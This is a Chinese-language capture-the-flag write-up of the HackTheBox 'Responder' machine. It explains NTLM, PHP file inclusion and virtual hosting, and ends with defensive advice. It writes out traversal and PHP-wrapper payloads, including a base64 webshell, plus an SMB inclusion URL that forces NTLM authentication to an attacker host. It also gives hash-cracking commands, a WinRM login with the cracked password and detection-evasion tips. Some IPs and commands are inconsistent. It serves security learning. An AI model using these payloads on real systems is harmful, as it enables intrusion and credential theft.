8.24 HackTheBox Responder 模块学习与复现报告

1. 学习模块

1.1 核心知识点总结

1.1.1 NTLM 认证协议深度解析

NTLM (New Technology LAN Manager) 是微软推出的一系列认证协议集合，采用挑战-响应（Challenge-Response）机制实现身份验证：

认证流程：

1. 客户端发送用户名和域名到服务器
2. 服务器生成随机挑战字符串（Challenge）
3. 客户端使用用户密码的NTLM哈希加密挑战字符串并返回
4. 服务器使用存储的哈希值同样加密挑战字符串进行比对
5. 匹配则认证成功

关键术语区分：

- **NTHash**：密码的哈希存储形式（存储在SAM或NTDS.dit中）
- **NetNTLMv2**：网络认证过程中的挑战-响应数据包
- **NTLM认证**：完整的认证协议流程

1.1.2 文件包含漏洞利用机制

Local File Inclusion (LFI)：

- 通过目录遍历读取系统敏感文件
- Payload示例：`../../../../../../../../windows/system32/drivers/etc/hosts`通常 测试者们会以这个文件作为测试点
- 

    - 本机的该目录访问文件内容

Remote File Inclusion (RFI)：

- 利用PHP的SMB URL加载特性（即使allow_url_include=Off）

- Payload示例：`//10.10.14.6/somefile`

1.1.3 Responder 工具工作原理

Responder通过伪造网络服务捕获认证尝试：

- 启动恶意SMB服务器监听
- 诱导目标访问恶意SMB共享
- 捕获NetNTLMv2挑战-响应哈希
- 配置重点：SMB服务必须启用（Responder.conf中SMB = On）

1.1.4 Windows远程管理（WinRM）

- 默认端口：5985/TCP
- 基于SOAP协议实现远程管理
- 需要用户凭证进行身份验证
- 工具：Evil-WinRM（专为渗透测试设计的WinRM客户端）

1.2 知识扩展与深度技术分析

1.2.1 NTLM安全性问题深度分析

NTLM协议的固有缺陷：

1. **无服务器认证**：客户端无法验证服务器真实性
2. **挑战重放攻击**：NetNTLMv2响应可被重放
3. **离线破解**：弱密码容易通过暴力破解攻破

实际渗透中的利用场景：

- SMB中继攻击（NTLM Relay）
- Pass-the-Hash攻击
- Kerberos黄金票据/白银票据

1.2.2 文件包含漏洞的进阶利用

PHP包装器利用技巧：

```
// 基础LFI
?page=../../../../etc/passwd

// PHP过滤器利用
?page=php://filter/convert.base64-encode/resource=index.php

// 数据包装器执行代码
?page=data://text/plain;base64,PD9waHAgc3lzdGVtKCRfROVUWydjbWQnXSk7Pz4=

// EXPECT包装器（需allow_url_include=On）
?page=expect://whoami
```

1.2.3 哈希破解优化策略

John the Ripper高级用法：

```
# 使用指定格式破解
john --format=netntlmv2 hash.txt

# 使用规则增强的单词表
john --rules --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

# 分布式破解
john --node=1-4/8 hash.txt  # 使用8个节点中的1-4节点
```

Hashcat加速破解:

```
hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt
```

2. 复现模块

2.1 环境准备与信息收集

网络配置:

```
# 添加hosts解析
echo "10.129.132.84 unika.htb" | sudo tee -a /etc/hosts
```

```
┌──(root㉿kali)-[/home/kali]
└─# echo "10.129.132.84    unika.htb" | sudo tee -a /etc/hosts
10.129.132.84    unika.htb
```

端口扫描结果:

```
nmap -p- --min-rate 1000 -sV 10.129.132.84

# 开放端口:
# 80/tcp   - Apache httpd 2.4.52 (Windows)
# 5985/tcp - Microsoft HTTPAPI httpd 2.0 (WinRM)
```

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p- -min-rate 100 -sV 10.129.132.84
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-24 10:10 EDT
Nmap scan report for 10.129.132.84
Host is up (0.40s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.52 ((Win64) OpenSSL/1.1.1m PHP/8.1.1)
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

2.2 漏洞发现与利用过程

2.2.1 文件包含漏洞验证

LFI测试:

```
GET /index.php?page=../../../../../../../../windows/system32/drivers/etc/hosts
HTTP/1.1
Host: unika.htb
```

RFI测试:

```
GET /index.php?page=//10.10.14.6/testfile HTTP/1.1
Host: unika.htb
```

2.2.2 Responder配置与哈希捕获

启动Responder:


```
sudo responder -I tun0 -wv
```

诱导哈希泄漏:
通过浏览器访问恶意链接:

```
http://unika.htb/index.php?page=//10.10.14.6/share
```

捕获的NetNTLMv2哈希示例:


```
Administrator::UNIKA:1122334455667788:2CEC4...
```



2.2.3 哈希破解过程

使用John破解:

```
echo "Administrator::UNIKA..." > hash.txt
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```



```
┌──(root㉿kali)-[/home/kali/tools/Responder]
└─# john -w=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
badminton        (Administrator)
1g 0:00:00:00 DONE (2025-08-24 11:29) 100.0g/s 409600p/s 409600c/s 409600C/s slimshady..oooo
oo
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

破解结果：

```
badminton        (Administrator)
```

2.3 权限提升与flag获取

WinRM连接：

```
evil-winrm -i 10.129.132.84 -u Administrator -p badminto
```

```
┌──(root㉿kali)-[/home/kali/tools/Responder]
└─# evil-winrm -i 10.129.132.84 -u administrator -p badminton

Evil-WinRM shell v3.7
```

文件系统遍历：

powershell 最后的文件遍历实际上需要一定的过程

```
# 查看用户目录
Get-ChildItem C:\Users

# 读取flag文件
Get-Content C:\Users\mike\Desktop\flag.txt
```

```
*Evil-WinRM* PS C:\Users\mike\Desktop> dir


    Directory: C:\Users\mike\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/10/2022   4:50 AM             32 flag.txt
```

2.4 复现过程中的探索方向

2.4.1 替代利用方法探索

多种协议测试：

- HTTP协议：`http://10.10.14.6/test`
- FTP协议：`ftp://10.10.14.6/test`
- SMB协议：`//10.10.14.6/test`（最有效）

不同响应方式：

- 基本Responder监听
- 自定义SMB服务器
- Metasploit辅助模块

2.4.2 防御规避技术测试

流量混淆尝试:

- 使用不同User-Agent头
- 添加随机参数混淆
- 使用URL编码规避检测

2.4.3 横向移动可能性探索

域内信息收集:

powershell

```
# 网络共享发现
net view

# 域信息查询
net group "Domain Admins" /domain

# 会话枚举
net session
```

3. 技术总结与防御建议

3.1 漏洞根源分析

1. **输入验证缺失**：未对page参数进行严格过滤
2. **不安全配置**：PHP允许SMB URL包含
3. **权限过高**：Web服务以高权限账户运行

3.2 防御措施建议

代码层面:

php

```
// 白名单验证
$allowed_pages = ['home.html', 'about.html', 'contact.html'];
if (!in_array($_GET['page'], $allowed_pages)) {
    die('Invalid page requested');
}

// 路径规范化检查
$page = basename($_GET['page']);
```

系统层面:

- Web服务使用低权限账户运行
- 配置PHP禁用危险功能（allow_url_include=Off）
- 实施网络分段限制出站SMB连接

监控层面:

- 监控异常的SMB出站连接
- 审计包含特殊字符（../、//）的URL请求
- 实施多因素认证增强安全性

LFI与RFI漏洞的发现与利用分析

1. LFI（本地文件包含）漏洞

发现过程

1. **参数识别**：通过观察URL结构，发现`page`参数用于加载不同语言版本页面

   ```
   http://unika.htb/index.php?page=french.html
   ```

2. **目录遍历测试**：尝试使用`../`进行路径遍历，测试文件包含可能性

   ```
   http://unika.htb/index.php?
   page=../../../../../../../../windows/system32/drivers/etc/hosts
   ```

3. **成功验证**：成功读取系统敏感文件（hosts文件），确认LFI漏洞存在

利用方法

```
GET /index.php?page=../../../../../../../../windows/system32/drivers/etc/hosts
HTTP/1.1
Host: unika.htb
```

关键Payload：

- `../../../../../../../../windows/system32/drivers/etc/hosts`（Windows系统文件）
- `../../../../../../../../etc/passwd`（Linux系统文件）

2. RFI（远程文件包含）漏洞

发现过程

1. **协议测试**：利用PHP对SMB协议的特殊支持（即使`allow_url_include=Off`）
2. **外部资源加载**：尝试从攻击者控制的服务器加载文件

   ```
   http://unika.htb/index.php?page=//10.10.14.25/somefile
   ```

3. **认证触发**：Windows系统在访问SMB共享时会自动尝试NTLM认证

利用方法

```
GET /index.php?page=//10.10.14.25/anyfile HTTP/1.1
Host: unika.htb
```

关键技术点：

- 使用`//`前缀指定SMB协议
- 利用Windows自动认证机制捕获NetNTLMv2哈希
- 需要配合Responder工具进行哈希截获

3. 漏洞原理分析

PHP include()函数缺陷

```
// 漏洞代码示例
include($_GET['page'] . '.html');

// 修复方案（白名单验证）
$allowed_pages = ['home', 'about', 'contact'];
if (in_array($_GET['page'], $allowed_pages)) {
    include($_GET['page'] . '.html');
} else {
    die('Invalid page requested');
}
```

SMB协议特殊性

- PHP默认禁用HTTP/FTP远程包含，但SMB协议不受限制
- Windows系统会自动尝试NTLM认证访问SMB共享
- 攻击者可以利用此特性强制目标向恶意服务器认证

4. 漏洞利用链

完整攻击流程

1. **发现LFI**：通过目录遍历读取系统文件
2. **升级到RFI**：利用SMB协议进行远程文件包含
3. **哈希捕获**：使用Responder截获NetNTLMv2挑战响应
4. **哈希破解**：使用John the Ripper破解密码
5. **权限提升**：使用获得的凭证通过WinRM获取系统访问权限

关键命令总结

```
# LFI验证
curl "http://unika.htb/index.php?
page=../../../../../../../../windows/system32/drivers/etc/hosts"

# RFI利用（配合Responder）
curl "http://unika.htb/index.php?page=//10.10.14.25/testfile"

# Responder启动
sudo responder -I tun0 -wv

# 哈希破解
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

5. 防御建议

代码层面

- 实施输入白名单验证
- 使用basename()函数防止路径遍历
- 禁用危险PHP函数（allow_url_include=Off）

系统层面

- Web服务使用低权限账户运行
- 配置网络防火墙限制出站SMB连接
- 实施强密码策略防止哈希破解

监控层面

- 监控异常的目录遍历请求
- 警报异常的出站SMB连接尝试
- 审计包含特殊字符（../、//）的URL请求

通过这种系统的漏洞发现和利用方法，攻击者成功将简单的文件包含漏洞升级为完整的系统入侵，体现了纵深防御的重要性。

怎么知道 目标域名为unika.htb echo "10.129.128.223 unika.htb" | sudo tee -a /etc/hosts

1. 名称基虚拟主机（Name-Based Virtual Hosting）

是什么?

名称基虚拟主机是一种在单一物理服务器（同一个IP地址）上托管多个网站（多个域名）的技术。它是现代Web托管服务中最常见、最高效的方式。

如何工作?

其核心原理在于HTTP协议中的一个请求头：`Host`。

1. **客户端请求**：当您在浏览器中输入 `http://unika.htb` 并按下回车后，您的浏览器会先通过DNS系统将域名 `unika.htb` 解析成IP地址（例如 `10.129.128.223`）。
2. **建立连接**：浏览器与这个IP地址的80端口（HTTP）或443端口（HTTPS）建立TCP连接。
3. **发送HTTP请求**：在建立的连接上，浏览器发送一个HTTP请求。这个请求的**开头几行（请求头）**至关重要，其中必然包含一行：

   ```
   Host: unika.htb
   ```

4. **服务器处理**：Web服务器（如Apache、Nginx）监听在 `10.129.128.223:80`。它收到请求后，**不会立即回复网页内容**，而是先查看请求中的 `Host` 头。
5. **路由到正确网站**：服务器上配置了多个“虚拟主机”，每个都绑定了一个或多个域名。服务器将 `Host: unika.htb` 这个值与所有配置的虚拟主机进行匹配。
6. **返回响应**：一旦找到匹配的虚拟主机配置（例如，网站根目录位于 `/var/www/unika`），服务器就会从该网站对应的目录中获取资源（如 `index.php`）并将其打包在HTTP响应中发回给浏览器。如果找不到匹配的 `Host`，服务器通常会返回默认的第一个网站或一个错误。

简单比喻:
这就像一栋大楼（服务器IP）里有很多家公司（网站）。`Host` 头就是您要拜访的具体公司名称（域名）。前台（Web服务器）根据您要拜访的公司名称，把您指引到正确的楼层和房间（网站目录）。如果只说大楼地址（IP）而不说公司名，前台就不知道您要去哪一家。

2. 文中如何知道目标域名为 `unika.htb` 以及 `/etc/hosts` 的作用

如何发现域名?

报告中明确描述了发现过程:

> "On opening Firefox and putting http://[target ip], the browser returns a message about being unable to find that site. **Looking in the URL bar, it now shows http://unika.htb.**"

1. 测试者最初直接访问目标的IP地址: `http://10.129.128.223`。
2. 然而，Web服务器配置了**名称基虚拟主机**，它不希望或不处理直接通过IP访问的请求。
3. 服务器的配置可能包含了**重定向规则**（例如，将所有通过IP访问的请求重定向到某个默认域名），或者Apache的默认行为就是返回第一个配置的虚拟主机。
4. 因此，浏览器收到了一个 `3xx` **重定向响应**（如302 Found），指示浏览器跳转到新的地址: `http://unika.htb`。
5. 浏览器的地址栏**自动更新**为这个新的URL `http://unika.htb`。**这就是测试者得知目标域名的方法。**

为什么需要修改 `/etc/hosts`? `echo "10.129.128.223 unika.htb" | sudo tee -a /etc/hosts` 的作用是什么?

发现域名后，遇到了一个新问题: **你的攻击机不知道 `unika.htb` 是谁。**

- **正常流程**: 在公网中，浏览器会向公共DNS服务器查询 `unika.htb` 的IP地址。
- **当前环境**: `unika.htb` 是一个黑客盒子（Hack The Box）或者内部网络的**虚拟域名**，它**不存在于公共DNS记录中。**公共DNS服务器会回复: "我不知道这个域名"。

为了解决这个问题，我们需要**手动本地解析**这个域名。

- `/etc/hosts` **文件**: 在Linux和macOS系统中，这个文件是一个本地文本文件，它的作用就是**将主机名映射到IP地址。**操作系统在向DNS服务器查询之前，会先检查这个文件。如果找到了对应的映射，就会直接使用这里指定的IP。
- **命令分解**:
  - `echo "10.129.128.223 unika.htb"`: 输出字符串 `10.129.128.223 unika.htb`。
  - `| sudo tee -a /etc/hosts`: 将上一个命令的输出 (`|`) 用 `sudo` 权限**追加** (`-a`) 到 `/etc/hosts` 文件的末尾。
  - **执行结果**: 在 `/etc/hosts` 文件中添加了一行:

```
10.129.128.223    unika.htb
```

这样做之后发生了什么?

1. 当你在浏览器中访问 `http://unika.htb` 时，系统会首先查看 `/etc/hosts` 文件。
2. 它发现有一条规则明确指出 `unika.htb` 对应IP `10.129.128.223`。
3. 于是，浏览器不再询问公共DNS，**直接向 `10.129.128.223` 发送HTTP请求。**
4. 最关键的是，这个请求的 `Host` 头**正确地包含了 `unika.htb`**:

```
GET / HTTP/1.1
Host: unika.htb
...
```

5. 目标服务器收到请求，识别出 `Host: unika.htb`，成功匹配到为其配置的虚拟主机，并返回正确的网页内容。

总结

步骤	动作	目的
1	访问 `http://<TARGET_IP>`	初始访问尝试
2	观察到浏览器重定向到 `http://unika.htb`	**发现目标域名**
3	执行 `echo ... >> /etc/hosts`	**本地强制解析**该域名到目标IP，绕过公共DNS
4	访问 `http://unika.htb`	浏览器发送正确的 `Host` 头，成功获取目标网站

这个过程完美地展示了名称基虚拟主机的工作原理以及如何在渗透测试中通过观察和修改本地配置来与之交互。

PHP 配置与 SMB URL 加载特性的相关解释

在 PHP 的配置文件 `php.ini` 中，“allow_url_include” 包装器默认被设置为 “Off”，这一默认配置的作用是阻止 PHP 加载远程的 HTTP 或 FTP 协议的 URL，其核心目的是防范远程文件包含（RFI）攻击 ——若该配置为 “On”，攻击者可能通过构造含恶意远程文件的 URL，诱导 PHP 加载并执行远程恶意代码，从而获取服务器控制权限。

然而，存在一个关键特性：即便 `allow_url_include` 与另一相关配置 `allow_url_fopen`（控制 PHP 是否允许通过 URL 方式打开文件）均被设置为 “Off”，PHP 也不会阻止对 SMB 协议 URL 的加载。SMB（服务器消息块）协议主要用于网络中的文件共享，PHP 对其加载的特殊处理，成为了攻击中的重要突破口。

在本次场景中，正可滥用 PHP 的这一特性来窃取 NTLM 哈希：结合前文已发现的本地文件包含（LFI）漏洞，通过构造含攻击机 SMB 地址的 `page` 参数（如 `http://unika.htb/?page=//攻击机IP/任意文件名`），诱导目标服务器的 PHP 解析器尝试加载攻击机上的 SMB 资源。在此过程中，Windows 系统会自动发起 NTLM 身份验证，向攻击机发送含用户凭据信息的验证请求，进而使攻击机上的 Responder 工具能够捕获到 NetNTLMv2，为后续的哈希破解与获取目标系统权限奠定基础。

连接目标 WinRM 服务与 Evil-WinRM 工具的使用说明

我们将连接到目标机器上的 WinRM（Windows 远程管理）服务，并尝试获取一个远程会话。WinRM 是 Windows 系统原生的远程管理协议，此前通过 Nmap 扫描已确认目标开放了 WinRM 默认端口 5985，这为远程连接提供了基础条件。

由于 Linux 系统默认未安装 PowerShell（PowerShell 是 Windows 系统的命令行与脚本环境，常用于 WinRM 远程交互），无法直接通过原生工具与目标 WinRM 服务建立连接，因此需要使用一款专门针对此类场景设计的工具 ——Evil-WinRM。该工具是 Linux 环境下常用的 WinRM 客户端，能够绕过部分 Windows 远程管理限制，直接通过 WinRM 协议与目标 Windows 机器建立 PowerShell 会话，是渗透测试中从 Linux 端连接 Windows 主机、获取远程控制权限的关键工具。

目标文件快速遍历的方法（基于文档中 LFI 漏洞场景）

文档中针对目标文件遍历，核心围绕已发现的本地文件包含（LFI）漏洞展开，结合 Windows 系统文件路径特性，可通过以下方式实现相对快速的遍历：

1. **利用系统固定路径字典遍历**：文档中提到 Windows 系统存在大量路径固定的敏感文件（如 `C:\windows\system32\drivers\etc\hosts`、`C:\windows\win.ini` 等），可提前整理 Windows 系统常见敏感文件路径字典，通过批量构造含这些路径的 `page` 参数（如 `http://unika.htb/index.php?page=../../../../../../../../windows/win.ini`），借助 Burp Suite 等工具的 “intruder” 模块批量发送请求，根据服务器响应内容（是否返回文件内容）判断文件是否存在，实现快速遍历。
2. **基于目录遍历字符的路径推测**：文档中指出 `../` 字符可实现目录回溯，可通过构造不同层级的 `../` 组合，结合 Windows 系统目录结构（如 `C:\Users`、`C:\Program Files` 等常用目录），推测并尝试访问目标目录下的常见文件（如用户目录下的 `Desktop`、`Documents` 文件夹内文件），减少无意义的路径尝试，提升遍历效率。

需注意，文档中未提及自动化文件遍历工具的直接使用，核心依赖 LFI 漏洞结合手动路径构造或批量字典测试，本质是利用漏洞特性对已知系统路径的文件进行针对性验证，而非无差别遍历所有文件。